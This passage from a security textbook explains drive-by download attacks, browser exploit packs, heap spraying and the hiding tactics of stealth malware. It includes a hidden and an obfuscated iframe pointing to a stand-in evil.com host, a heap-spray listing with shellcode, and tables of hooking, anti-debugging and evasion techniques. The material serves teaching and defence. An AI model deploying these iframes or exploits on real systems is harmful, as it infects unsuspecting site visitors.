The drive-by download [32] attack revolves around the BEP that executes the exploit to initiate the malware download. Attackers must install a BEP somewhere and then drive users to that site. In fact, attackers can even install a single exploit on the compromised domain as it depends on the design and how many exploits attackers want to deploy. We will look into all three parts: installation of the BEP, techniques to drive users to the BEP, and how the BEP works. Along the way, attackers need to compromise sites to install hidden iframes (inline frames used to embed another child HTML document in the parent web page) that drive users to the BEP. Also, we look at ways to use social engineering to drive users to those hidden iframes. Figure 4.1 shows the high level overview of the drive-by download attack.

A drive-by download attack requires a web site to host the BEP that will infect a user's computer. A good candidate is a high-traffic site or a site that users are directed to from a high-traffic site. In order to install the BEP, the site must first be compromised. When a user visits the site after BEP installation, the BEP will exploit vulnerability in the user's browser to infect the user's computer. We will discuss more details about BEPs in the following sections.

4.6.1 Compromising a Web Site/Domain

The first step in drive-by download attack is to compromise a web site or to control a domain so that the attacker can install exploitation framework on it. As described in last chapter, the users have to visit the compromised web site in order to get infected. Since the World Wide Web (WWW) is interconnected and resources and content are shared across different web sites, attackers can follow different methods to compromise domains/web sites.

- *Exploiting web vulnerabilities*: An attacker can exploit vulnerabilities in a web site to gain the ability to perform remote command execution so a BEP can be installed or redirection code can be injected. Useful vulnerabilities include Cross-site Scripting (XSS), SQL injections, file uploading, Cross-site File Uploading (CSFU), and others. The attack scenarios are explained below:
  - XSS allows the attacker to inject scripts from third-party domains. This attack is broadly classified as reflective and persistent. There also exists another XSS variant which is Document Object Model (DOM) based. In this, the XSS payload is executed by manipulating the DOM environment. DOM-based XSS is out of scope in the context of ongoing discussion. We continue with the other two variants. Reflective XSS injections execute the scripts from third-party domains when a user opens an embedded link in the browser. Reflective XSS payloads can be distributed via e-mail or any communication mechanism where messages are exchanged. These attacks are considered to be nonpersistent in nature. Persistent XSS is considered as more destructive because XSS payloads are stored in the application (or databases) and execute every time the user opens the application in the browser. Persistent XSS attacks can also be tied with SQL injections to launch hybrid attacks.
  - SQL injections enable the attackers to modify databases on the fly. It means SQL injections facilitate attackers to inject malicious code in the databases that is persistent. Once the malicious code is stored in the databases, the application retrieves the code every time it dynamically queries the compromised database. For example, encoded iframe payloads can easily be uploaded in the databases by simply executing an "INSERT" query. Compromised databases treat the malicious code as raw code, but when an application retrieves it in the browser, it gets executed and downloads malware on the end-user system.
  - CSFU allows the attacker to upload files on behalf of active users without their knowledge. Exploitation of these vulnerabilities allows attackers to inject illegitimate content (HTML/JS) that is used for initiating the drive-by download attacks. Even the existence of simple file uploading vulnerabities has severe impacts. If the applications or web sites are vulnerable to these attacks, the attackers can easily upload remote management shells such as c99 (PHP) [33] to take control of the compromised

account on the server which eventually results in managing the virtual hosts. Basically, c99 shell is also treated as backdoor which is uploaded on web servers to gain complete access.

- *Compromising hosting servers:* Attackers can directly control the hosting servers by exploiting vulnerabilities in the hosting software. Shared hosting is also called "Virtual Hosting" [34] in which multiple hosts are present on the same server sharing the same IP addresses that map to different domain names by simply creating the virtual entries in the configuration file of web servers. Virtual hosting is different than dedicated hosting because the latter has only a single domain name configured for a dedicated IP address. Shared hosting is a popular target because exploitation of vulnerability in one host on the server could impact the state of an entire cluster. For example, there are toolsets available called "automated iframe injectors" in the underground market that allow the attackers to inject all the potential virtual hosts with arbitrary code such as malicious iframes (inline frames that load malicious HTML document that loads malware). Think about the fact that vulnerability present in one host (web site) can seriously impact the security posture of other hosts present on the server. There are many ways to compromise hosting servers:
  - The attacker can upload a remote management shell onto a hosting server to control the server which can be used to infect the hosts with BEPs.
  - The attacker can compromise a help-support application which has a wealth of information about the tickets raised by the users. This information can be mined for clues about potential vulnerabilities.
  - The attacker can use credentials stolen from infected machines across the Internet to gain access to servers and web sites. For example, if a user logins into his/her FTP/SSH account on the hosting server, the malware can steal that information and transmit it to the Command and Control (C&C) server managed by the attacker. In this way, the attacker can take control of the hosting server from anywhere on the Internet. Considering the mass infection process, the attackers need to inject a large set of target hosts for which the complete process is required to be automated. For example, the attackers automate the process of injecting hosts (virtual directories) through FTP access (stolen earlier) by iterating over the directories present in the users' accounts.

In this way, a large number of hosts can be infected as attackers perform less manual labor.

- *Infecting Content Delivery Networks*: Co-opting a Content Delivery Networks (CDN) is particularly useful because these networks deliver content to a large number of web sites across the Internet. One use of CDNs is the delivery of ads so a malicious advertisement (malvertisement) can be distributed via CDN. Alternatively, an attacker can modify the JavaScript that a site is using to interact with a CDN opening a pathway into the CDN. Since a number of legitimate companies such as security companies' explicitly harness the functionality of CDN they may be vulnerable to infections. A number of cases have been observed in the wild in which webpages utilizing the functionality of CDNs have been infected [35].

4.6.2 Infecting a Web Site

An infected web site contains malicious code in the form of HTML that manipulates the browser to perform illegitimate actions. This malicious code is usually placed in the interactive frames known as iframes. An iframe is an *inline* frame that is used by browsers to embed an HTML document within another HTML document. For example, the ads you see on a web page are often embedded in iframes: a web page provides an iframe to an advertiser who fetches content from elsewhere to display. From an attacker's viewpoint, an iframe is particularly attractive because it can execute JavaScript, that is, it is a powerful and flexible HTML element. In addition, an iframe can be sized to be 0×0 so that it effectively isn't displayed while doing nefarious things. In the context of drive-by downloads, its primary use is to stealthily direct a user from the current page to a malicious page hosting a BEP. A basic representation of iframe is shown in Listing 4.2.

The "I-1" and "I-2" representations of iframe codes are basic. The "I-3" represents the obfuscated iframe code which means the iframe code is scrambled so that it is not easy to interpret it. Basically, attackers use the obfuscated iframes to deploy malicious content. The "I-3" representation is an outcome of running Dean Edward's packer on "I-2". The packer applied additional JavaScript codes with eval functions to scramble the source of iframe by following simple compression rules. However, when both "I-2" and "I-3" are placed in HTML web

I-1 A simple iframe
<iframe src="page. hxxp://www.evil.com/evil.pdf" width="300" height="300"> </iframe>

I-2 A hidden iframe
<iframe src=" hxxp://www.evil.com/evil.pdf " **width=0 height=0** style="hidden" frameborder=0 marginheight=0 marginwidth=0 scrolling=no></iframe>

I-3 A Obfuscated Iframe (Dean Edward's Packer)

eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('<1 5="9.3://4.0.6/0.7"8="2"a="2"></1>',11,11,'evil|iframe|300|hxxp|www|src|com|pdf|width|page|height'.split('|'),0,{}))

Listing 4.2 Example of a normal and obfuscated iframe.

page execute the same behavior. The packer uses additional JavaScript functions and performs string manipulation accordingly by retaining the execution path intact.

Once a web site is infected, an iframe has the ability to perform following operations:

- *Redirect*: The attacker injects code into the target web site to redirect users to a malicious domain. A hidden iframe is popular because it can execute code. One approach is for the iframe to simply load malware from a malicious domain and execute it in the user's browser. If that isn't feasible or is blocked, an iframe can be used to redirect the browser to a malicious domain hosting a BEP. The iframe may be obfuscated to hide its intent.
- *Exploit:* The attacker deploys an automated exploit framework such as BEP on the malicious domain. A malicious iframe can load specific exploit directly from the BEP.

The attacker can also perform server side or client side redirects [36,37] to coerce a browser to connect to a malicious domain. Generally, iframes used in targeted attacks are obfuscated, so that code interpretation becomes hard and web site scanning services fail to detect the malicious activity.

4.6.3 Hosting BEPs and Distributing Links

BEP frameworks are written primarily in PHP and can be easily deployed on the web servers controlled by the attackers. To purchase a

BEP, the underground market is place to look. Since it is a part of CaaS model, BEPs are sold as web applications. The attacker does not have to spend additional time in configuring and deploying the BEP on the server. All the fingerprinting and exploit service modules are automated. BEPs have a built-in functionality of fingerprinting end-user environment and serving appropriate exploits on the fly without user's knowledge. In addition, BEPs have a well-constructed system for traffic analysis and producing stats of successful infections among targets.

4.6.4 Fingerprinting the User Environment

Let's now look at what happens when a user visits a targeted web site. On visiting the web site, a malicious iframe in the web page loads the web page hosted on a malicious domain running a BEP. In this way, the exploitation process starts. It begins with the BEP gathering information about the browser's environment—a process called fingerprinting. The two most widely used fingerprinting techniques are discussed next.

User-agent strings: A user-agent is defined as a client that acts on the behalf of a user to interact with server-side software to communicate using a specific protocol. Primarily, user agent is defined in the context of browsers. In the context of the Internet, browsers act as user agents that communicate with web servers to provide content to the users. Every browser is configured to send a user-agent string that is received by a server during the negotiation process and based on that, the server determines the content. The user-agent string reveals interesting information about the end user's browser environment, including but not limited to: browser type, version number, installed plug-ins, etc. One of the legitimate uses of sending the user-agent string is that the server provides different types of content after extracting the environment information from the user-agent strings. This process helps to handle the complexities of software mismatch and optimization issues. Although, it is also easy to spoof the user-agent string as many browsers provide a configuration option to update the user-agent string which is used to communicate with end-point servers. Spoofing of user-agent strings helps the security researchers and analyst to fool end-point servers. For example, a user can easily configure a Google Chrome browser user-agent string and force Mozilla Firefox to send an updated user-agent string to the end-point servers (web servers). This is possible in Mozilla Firefox by adding



Figure 4.2 User-agent information.

general.useragent.override code in the browser's configuration (about: config) page. At the same time, user still surfs the Internet using the Mozilla Firefox browser. On similar front, researchers can manipulate the user-agent of the testing system to receive live malware from attacker's server for analysis by spoofing the identity of the client. User agents can be manipulated in every browser [38] with an ease.

The BEP can use the information sent in a user-agent string to fingerprint several interesting details of the browser's environment. One example of extracting information from a user-agent string is shown below: first the string followed by what it reveals. Figure 4.2 shows how the information in user-agent string is interpreted on the server side.

Note that this protocol is useful for proper and robust communication on the Internet, but attackers exploit this functionality to determine the environment of end-user systems and thereby fingerprinting the information to serve an appropriate exploit.

JavaScript/DOM objects: JavaScript/DOM objects are also used by BEPs to fingerprint browsers' environments. Basically, the navigator object [10] is used to extract information about browsers, operating system, plug-ins, etc., as described here [39]. The majority of the BEPs use open source code for detecting plug-ins in the browsers known as PluginDetect [40]. Figure 4.3 below provides a glimpse of the type of information revealed through a navigator object.



Figure 4.3 Plugin Checker against security vulnerabilities.

```
document.write('<center><h1>Please wait page is loading...</h1></center><hr>');function end_redirect(){}try{var
PluginDetect={version:"0.7.8",name:"PluginDetect",handler:function(c,b,a){return function()
{c(b,a)}},isDefined:function(b){return typeof b!="undefined"},isArray:function(b)
{return(/array/i).test(Object.prototype.toString.call(b))},isFunc:function(b){return typeof
b=="function"},isString:function(b){return typeof b=="string"},isNum:function(b){return typeof
b=="number"},isStrNum:function(b){return(typeof b=="string"&&(/\d/).test(b))},getNumRegx:/[\d][\d\.\_,-
]*/,splitNumRegx:/[\.\_,-]/g,getNum:function(b,c){var d=this,a=d.isStrNum(b)?(d.isDefined(c)?new
RegExp(c):d.getNumRegx).exec(b):null;return a?a[0]:null},compareNums:function(h,f,d){var
e=this,c,b,a,g=parseInt;if(e.isStrNum(h)&&e.isStrNum(f)){if(e.isDefined(d)&&d.compareNums){return
d.compareNums(h,f)}c=h.split(e.splitNumRegx);b=f.split(e.splitNumRegx);for(a=0;a<Math.min(c.length,b.length);a++)
{if(g(c[a],10)>g(b[a],10)){return 1}if(g(c[a],10)<g(b[a],10)){return -1}}return 0},formatNum:function(b,c){var
d=this,a,e;if(!d.isStrNum(b)){return null}if(!d.isNum(c)){c=4}c--
;e=b.replace(/\s/g,"").split(d.splitNumRegx).concat(["0","0","0","0"]);for(a=0;a<4;a++){if(/^(0+)
(.+)$/.test(e[a])){e[a]=RegExp.$2}if(a>c||!(/\d/).test(e[a])){e[a]="0"}}return
e.slice(0,4).join(",")},$$hasMimeType:function(a){return function(c){if(!a.isIE&&c){var f,e,b,d=a.isArray(c)?c:
(a.isString(c)?[c]:[]);for(b=0;b<d.length;b++){if(a.isString(d[b])&&/[^\s]/.test(d[b]))
{f=navigator.mimeTypes[d[b]];e=f?f.enabledPlugin:0;if(e&&(e.name||e.description)){return f}}}}return
null}},findNavPlugin:function(l,e,c){var j=this,h=new RegExp(l,"i"),d=(!j.isDefined(e)||e)?/\d/:0,k=c?new
RegExp(c,"i"):0,a=navigator.plugins,g="",f,b,m;for(f=0;f<a.length;f++)
{m=a[f].description||g;b=a[f].name||g;if((h.test(m)&&(!d||d.test(RegExp.leftContext+RegExp.rightContext)))||
(h.test(b)&&(!d||d.test(RegExp.leftContext+RegExp.rightContext))))){if(!k||!(k.test(m)||k.test(b))){return
a[f]}}}return null},getMimeEnabledPlugin:function(k,m,c){var e=this,f,b=new RegExp(m,"i"),h="",g=c?new
RegExp(c,"i"):0,a,l,d,j=e.isString(k)?[k]:k;for(d=0;d<j.length;d++){if((f=e.hasMimeType(j[d]))&&
(f=f.enabledPlugin)){l=f.description||h;a=f.name||h;if(b.test(l)||b.test(a)){if(!g||!(g.test(l)||g.test(a)))
{return f}}}}return 0},getPluginFileVersion:function(f,b){var h=this,e,d,g,a,c=-1;if(h.OS>2||!f||!f.version||!
```

Figure 4.4 Interpreting plug-ins information—PluginDetect in action. Copyright © 2014 by Aditya K Sood and Richard Enbody.

Mozilla and Qualys provide online services named as Plugin Checker [41] and BrowserCheck [42] to test the security of plug-ins based on fingerprinting their installed versions in the browser. Figure 4.4 shows how the plug-in detection code used in a number of targeted campaigns that extracts information about plug-ins installed in the victims' browsers running on the end-user machines.

The purpose of fingerprinting is to determine if there are any vulnerable components in the user's browser. The BEP checks the list of components against its collection of exploits. If there is a match, the appropriate exploit is supplied.

4.6.5 Attacking Heap—Model of Exploitation

Browser-based exploits frequently manipulate the behavior of the browser's heap using predefined sequences of JavaScript objects in order to reliably execute code. The idea is to control the heap prior to the execution of heap corruption vulnerabilities. Since the heap is controlled by the attacker, it becomes easy to launch the exploit without any complications. Two different techniques are used to efficiently exploit heap corruption vulnerabilities that are discussed as below:

4.6.6 Heap Spraying

Heap spraying is a stage of browser exploitation where a payload is placed in a browser's heap. This technique exploits the fact that it is possible to predict heap locations (addresses). The idea is to fill chunks of heap memory with payload before taking control of the Extended Instruction Pointer (EIP). The heap is allocated in the form of blocks and the JavaScript engine stores the allocated strings to new blocks. A specific size of memory is allocated to JavaScript strings containing NOP sled (also known as NOP ramp) and shellcode (payload) and in most cases the specific address range points to a NOP sled. NOP stands for No operation. It is an assembly instruction (x86 programming) which does not perform any operation when placed in the code. NOP sled is a collection of NOP instructions placed in the memory to delay the execution in the scenarios where the target address is unknown. The instruction pointer moves forward instruction-by-instruction until it reaches the target code. When the return address pointer is overwritten with an address controlled by the attacker, the pointer lands on the NOP sled leading to the execution of the attacker supplied payload. Basically, the heap exploitation takes the following steps:

- First, create what is known as a nop_sled (NOP sled), a block of NOP instructions with a Unicode encoding which is an industry standard of representing the strings that is understood by the software application (browser, etc.). The "\0 × 90" represents the NOP instruction and the Unicode encoding of NOP instruction is "%u90". The nop_sled is

appended to the payload and written to the heap in the form of JavaScript strings mapping to a new block of memory. Spraying the heap by filling chunks of memory with payload results in payload at predictable addresses.
- Next, a browser's vulnerability in a component (such as a plug-in) is exploited to alter the execution flow to jump into the heap. A standard buffer overflow is used to overwrite the EIP. It is usually possible to predict an appropriate EIP value that will land execution within the NOPs which will "execute" until the payload (usually shellcode) is encountered.
- The shellcode then spawns a process to download and execute malware. By downloading within a spawned process, the malware can be hidden from the user (and the browser).

A simple structure of heap spray exploit is shown in Listing 4.3 that covers the details discussed above.

4.6.7 Heap Feng Shui/Heap Massage

Heap Feng Shui [43] is an advanced version of heap spraying in which heap blocks are controlled and rearranged to redirect the execution flow to the attacker's supplied payload or shellcode. This technique is based on the fact that the heap allocator is deterministic. It means that the attacker can easily control or hijack the heap layout by executing operations to manage the memory allocations on the heap. The overall idea is to determine and set the heap state before exploiting vulnerability in the target component. Heap Feng Shui allows the attacker to allocate and free the heap memory (blocks/chunks) as needed. Heap Feng Shui helps attackers in scenarios where exploitation of vulnerabilities requires overwriting of locations to determine the path to shellcode. Researchers have discussed a number of techniques [44] to write exploits for heap corruption vulnerabilities. Some well-known techniques are: patching all calls to virtual functions when modules are loaded into the memory, verifying the state of Structure Exception Handler (SEH) when hooking is performed and hooking universal function pointers. Researchers further advanced [45] the Heap Feng Shui technique to attack JavaScript interpreters by smashing the stack by positioning the function pointers reliably. This technique involves five basic steps. (1) defragment the heap, (2) create holes in the heap, (3) arrange blocks around the holes, (4) allocate and overflow the heap, and (5) execute a jump to the shellcode.

```
<html>
  <head>
    <object id="mal_pdf" classid='clsid: CA8A9780-280D-11CF-A24D-444553540000 '></object>
  </head>
  <body>
  <script>

 var payload =
unescape("%u10eb%u4a5a%uc933%ub966%u013c%u3480%u990a%ufae2%u05eb%uebe8%uffff%u70f"+
"f%u994c%u9999%ufdc3%ua938%u9999%u1299%u95d9%ue912%u3485%ud912%u1291%u1241%ua"+
"5ea%ued12%ue187%u6a9a%ue712%u9ab9%u1262%u8dd7%u74aa%ucecf%u12c8%u9aa6%u1262%uf"+
"36b%uc097%u3f6a%u91ed%uc6c0%u5e1a%udc9d%u707b%uc6c0%u12c7%u1254%ubddf%u5a9a%u"+
"7848%u589a%u50aa%u12ff%u1291%u85df%u5a9a%u7858%u9a9b%u1258%u9a99%u125a%u1263%" +
"u1a6e%u975f%u4912%u9df3%u71c0%u99c9%u9999%u5f1a%ucb94%u66cf%u65ce%u12c3%uf341%"+
"uc098%ua471%u9999%u1a99%u8a5f%udfcf%ua719%uec19%u1963%u19af%u1ac7%ub975%u4512%"+
"ub9f3%u66ca%u75ce%u9d5e%uc59a%ub7f8%u5efc%u9add%ue19d%u99fc%uaa99%uc959%ucac9% "+
"uc9cf%uce66%u1265%uc945%u66ca%u69ce%u66c9%u6dce%u59aa%u1c35%uec59%uc860%ucfcb%"+
"u66ca%uc34b%u32c0%u777b%u59aa%u715a%u66bf%u6666%ufcde%uc9ed%uf6eb%ud8fa%ufdfd%u"+"fceb%uea
ea%ude99%uedfc%ue0ca%uedea%uf4fc%uf0dd%ufceb%uedfa%uebf6%ud8e0%uce99%uf7f"+
"0%ue1dc%ufafc%udc99%uf0e1%ucded%uebf1%uf8fc%u99fd%uf6d5%ufdf8%uf0d5%uebfb%uebf8%" +
"ud8e0%uec99%uf5eb%uf6f4%u99f7%ucbcc%uddd5%ueef6%uf5f7%uf8f6%ucdfd%udff6%uf5f0%ud8" +
"fc%u6899%u7474%u3a70%u2f2f%u7777%u2e77%u7665%u6c69%u632e%u6d6f%u652f%u6976%u2 "+
"e6c%u6470%u8066");

   allocate_heap =  new Array ()
   var nop_sled = unescape('%u9090%u9090');

   do {
          nop_sled += nop_sled
      } while (nop_sled.length < 80000/2)

   for (i = 0; i < 500; i++){ allocate_heap [i] = nop_sled + payload }

   function control_eip () { }

  </script>
</body>
</html>
```

Listing 4.3 Heap spraying example in action.

After successful drive-by download attack, the target systems are compromised and additional operations are performed to exfiltrate data in a stealthy manner.

4.7 STEALTH MALWARE DESIGN AND TACTICS

We have discussed about the different exploit writing techniques used by the attackers to exploit target systems. As we know, once the loophole is generated after exploiting the target, malware is downloaded onto the target systems. It is essential to understand the basic details of how the advanced malware is designed because these are the agents that are required to remain active in the target system and perform operations in a hidden manner. To understand the stealth malware, Joanna [46] has provided taxonomy detailing a simple but effective classification based on the modifications (system compromise point of view) performed by malware in the userland and kernelland space of

the operating system. The taxonomy classifies the malware in following types:

- Type 0 Malware does not perform any modification to the userland and kernelland. However, this type of malware can perform malicious operations of its own.
- Type 1 Malware modifies the constant resources in the operating system such as code sections in the memory present in both userland and kernelland. Code obfuscation techniques are used to design this type of malware. Refer to the Section 4.7.2 for understanding different code obfuscation techniques.
- Type 2 Malware modifies the dynamic resources in the operating system such as data sections in both the userland and kernelland. These resources are also modified by the operating system itself during program execution, but the malware executes malicious code in a timely fashion thereby going unnoticed.
- Type 3 Malware has the capability to control the complete operating system. Basically, this type of malware uses virtualization technology to achieve the purpose.

Understanding the malware design helps to dissect the low level details of system compromise.

The attackers use advanced techniques such as hooking, anti-debugging, anti-virtualization, and code obfuscation to act stealthy and at the same time subvert the static and dynamic analysis conducted by the researchers. In the following few sections, we take a look into how the malware is equipped with robust design to fight against detection mechanisms used by the researchers. The majority of rootkits, bots, or other malware families use the hooking to manipulate the internal structures of operating system to hijack and steal information on the fly without being detected. Let's discuss briefly what hooking is all about.

4.7.1 Hooking

It is a process of intercepting the legitimate function calls in the operating system and replacing them with arbitrary function calls through an injected hook code to augment the behavior of built-in structures and modules. Basically, hooking is extensively used by the different operating systems to support the operational functionalities such as patching. With hooking, it becomes easy to update the different functions of

operating systems on the fly. The attacker started harnessing the power of hooking for nefarious purposes and that's how advanced malware came to exist. Hooking is designed to work in both userland and kernelland space of operating system, provided sufficient conditions are met. For example, kernel level hooking allows the hook code to be placed in the ring 0 so that kernel functions can be altered. Table 4.7 presents brief details of the different hooking techniques used for circumventing the userland applications and designing malware.

Table 4.8 talks about the brief details about the different kernelland hooking techniques.

Some of these techniques are specific to certain operating systems. There have been continuous changes in the new versions of the operating systems that have rendered some of these techniques useless. Hooking techniques that worked in Windows XP might not work in Windows 8. For example, Stuxnet [47] implemented IRP function table hooking to infect latest version of Windows as opposed to SSDT and IDT hooking. However, with few modifications, these age-old techniques still provide a workaround to implement hooks. In addition, techniques like inline hooking in the userland space are universal and work on the majority of operating systems. A complete catalog of

Table 4.7 Userland Hooking Techniques

Userland Hooking Technique	Details
Import Address Table (IAT) hooking	IAT is generated when a program requires functions from another library by importing them into its own virtual address space. The attacker injects hook code in address space of the specific program and replaces the target function with the malicious one in the memory by manipulating the pointer to the IAT. As a result, the program executes the malicious function as opposed to the legitimate one.
Inline hooking	Inline hooking allows the attackers to overwrite the first few bytes of target function and place a jump instruction that redirects the execution flow to the attacker controlled function. As a result, malicious function is executed whenever the target function is loaded in the memory. After the hook code is executed, the control is transferred back to the target function to retain the normal execution flow.
DLL injections	It is a process of injecting malicious DLLs in the virtual address space of the target program to execute arbitrary code in the system. It allows the attackers to alter the behavior of the process and associated components on the fly. DLL injection is implemented in following ways: • By specifying the DLL in the registry entry through AppInit_DLLs in HKLM hive. • Using SetWindowsHookEx API • Using CreateRemoteThread and WriteProcessMemory with VirtualAlloc APIs

Table 4.8 Kernelland Hooking Techniques

Kernelland Hooking Technique	Details
System Service Descriptor Table (SSDT) Hooking	SSDT is used for dispatching system function calls from userland to kernelland. SSDT contains information about the additional service tables such as Service Dispatch Table (SDT) and System Service Parameter Table (SSPT). SSDT contains a pointer to SDT and SSPT. SDT is indexed by predefined system call number to map the function address in the memory. SSPT shows the number of bytes required to load that system call. The basic idea is to alter the function pointer dedicated to a specific system call in SDT so that different system call (to be hooked) can be referenced in the memory.
Interrupt Descriptor Table (IDT) Hooking	IDT is processor-specific and primarily used for handling and dispatching interrupts to transfer control from software to hardware and vice versa during handling of events. IDT contains descriptors (task, trap, and interrupt) that directly map to the interrupt vectors. IDT hooking is an art of manipulating the interrupt descriptor by redirecting entry point of the descriptor to the attacker controlled location in the memory to execute arbitrary code.
Direct Kernel Object Manipulation (DKOM)	In this technique, a device driver program is installed in the system that directly modifies the kernel objects specified in the memory through Object Manager. DKOM allows the system tokens manipulation and hiding of network ports, processes, device drivers, etc., in the operating system.
I/O Request Packets (IRPs) Function Table Hooking	IRP packets are used by userland application to communicate with kernelland drivers. The basic idea is to hook the IRP handler function tables belonging to other device drivers running in the kernelland and then executing malicious device driver when IRP event is triggered. The IRP entries in the IRP handler function table is hooked and redirected to nefarious functions by altering the associated pointers.

hooking techniques with a perspective of backdooring the system has been released in the Uninformed journal [48] that provides insightful information to understand how backdoors are placed in Windows operating system. Hooking can impact any component of the operating system and that's why it is widely used in the majority of malware families.

4.7.2 Bypassing Static and Dynamic Detection Mechanisms

The following methods and procedures are used by malware authors to subvert static and dynamic analysis techniques used by security solutions to detect and prevent malware. The attackers often use these methods to design robust malware to withstand the solutions built by the security vendors.

- *Code obfuscation/anti-disassembly*: It is an art of protecting the malware code from reverse engineering efforts such as disassembly, which means the malware binary is transformed from machine language to assembly instructions for understanding the design of

malware. However, to circumvent reverse engineering efforts, the attackers perform code obfuscation or use anti-disassembly techniques. Code obfuscation is a process of altering instructions by keeping the execution intact whereas anti-disassembly is a process to trick disassemblers to result in wrong disassembly. As a result, disassembly of malware code with obfuscation produces an assembly code which is hard to decipher. There are a number of code obfuscation models [49,50] that are used by the attackers to transform the layout of the code. An overview is presented in Table 4.9.

The attacker uses techniques listed in Table 4.10 to implement obfuscation and anti-disassembly models.

- *Anti-debugging*: It is an art of embedding certain specific code snippets in the malware binary to detect and prevent debugging (manually or automated) performed on the malware binary by the researchers. Peter Ferrie [51] has already detailed on a number of anti-debugging techniques used by malware and it is one of the best references to dig deeper into the world of anti-debugging. For the purpose of this book, we cover the basic details of anti-debugging.

The scope of this book does not permit us to provide complete details of above-mentioned technique, but it provides a substantial overview of the anti-debugging methods. For understanding the details of APIs referred in Table 4.11, we suggest the readers to refer Microsoft Developer Network (MSDN) documents.

Table 4.9 Different Code Obfuscation Models

Obfuscation Models	Details	Detection Artifacts
Encryption	The malware binary is encrypted with the same algorithm and different key for every new infection. The encrypted malware binary is decrypted in the memory during runtime and executes itself.	The decryption engine does not change so signature-based detection model works.
Polymorphic encryption	It is a model of obfuscation in which attacker is capable of generating a new variant of decryption engine through code mutation with every new infection.	Emulated environment allows fetching unencrypted code in memory and signature-based detection works.
Metamorphic encryption	It is a model of obfuscation in which both the encryption and decryption engines change through self-mutation.	Memory snapshots or swap space analysis. Possible if morphing engine is mapped.

Table 4.10 Techniques Supporting Anti-disassembly and Code Obfuscation

Code Obfuscation/Anti-disassembly Techniques	Details
Code substitution	Replacing the original instructions with the other set of instructions that are equivalent in nature and trigger the same behavior as primary instructions while execution.
Code reassignment/register swapping	A specific set of instructions are reassigned by simply switching registers.
Embedding garbage code	Simply placing the garbage code in the malware binary which embeds additional instructions on disassembly. For example, No Operation (NOP instruction) is heavily used as garbage code.
Code randomization	A specific set of instructions in subroutines are reordered to generate random code with same functionality.
Code integration	The malware integrate itself in the target program through decompilation and generate a new version of target program.
Code transposition	Reordering the set of instructions in the original code using conditional branching and independent instructions.
Return address change	The default return address of the function is changed in conjunction with garbage code.
Program flow transformation using conditional jumps	Additional conditional jumps are placed in code to manipulate the programs execution flow.

- *Anti-virtualization*: It is a process [52,53] of detecting the virtualization environment through various resources available in the system. The basic idea of embedding anti-emulation code is to equip the malware to detect whether it is executed in the virtualized environment or vice versa. As a result, the malware completely behaves differently to avoid tracing its operational functionalities. Since running malware inside virtualized environment has become a prerequisite to analyze malware behavior, a number of malware families deploy this technique to trick automated solutions. Table 4.12 lists a number of methods by which virtualized environment is detected. We refer to virtualized environment that is built using VMware and VirtualPC solutions.

Other researchers [54,55] have also talked about building static and dynamic analysis system to detect anti-debugging, anti-emulation, etc., in the malware. Our earlier study released [56,57] in Virus Bulletin magazine also talks about the malware strategies to defend against static and dynamic solutions. On the real note, there are a number of

Table 4.11 Widely Used Anti-debugging Techniques

Anti-debugging Technique	Details
Debugger—Win32 API calls	Presence of following calls in the IAT suggests the existence of debugger • IsDebuggerPresent • CheckRemoteDebuggerPresent • NtSetDebugFilterState • DbgSetDebugFilterState • NtSetInformationThread • OutputDebugStringA • OutputDebugStringW • RtlQueryProcessDebugInformation • WaitForDebugEvent • ContinueDebugEvent
System querying information with specific arguments and parameters—API calls	Presence and usage of following functions with NtQuerySystemInformation in the IAT table suggest the existence of debugger: • SystemKernelDebuggerInformation • ProcessDebugFlags Class • ProcessDebugObjectHandle Class • ProcessDebugPort
Hardware/software breakpoint based	The attackers can deploy code to check if breakpoints have been placed in the malware code during runtime.
Device names/Window handles	Presence of debugger device names can also be checked for the presence of debugger in the system. In addition, FindWindow can be used to get a handle of opened debugger window.

identifiers (not limited to Table 4.12) that can be used to detect the VMware and VirtualPC environments and malware authors have an edge to deploy any identifier.

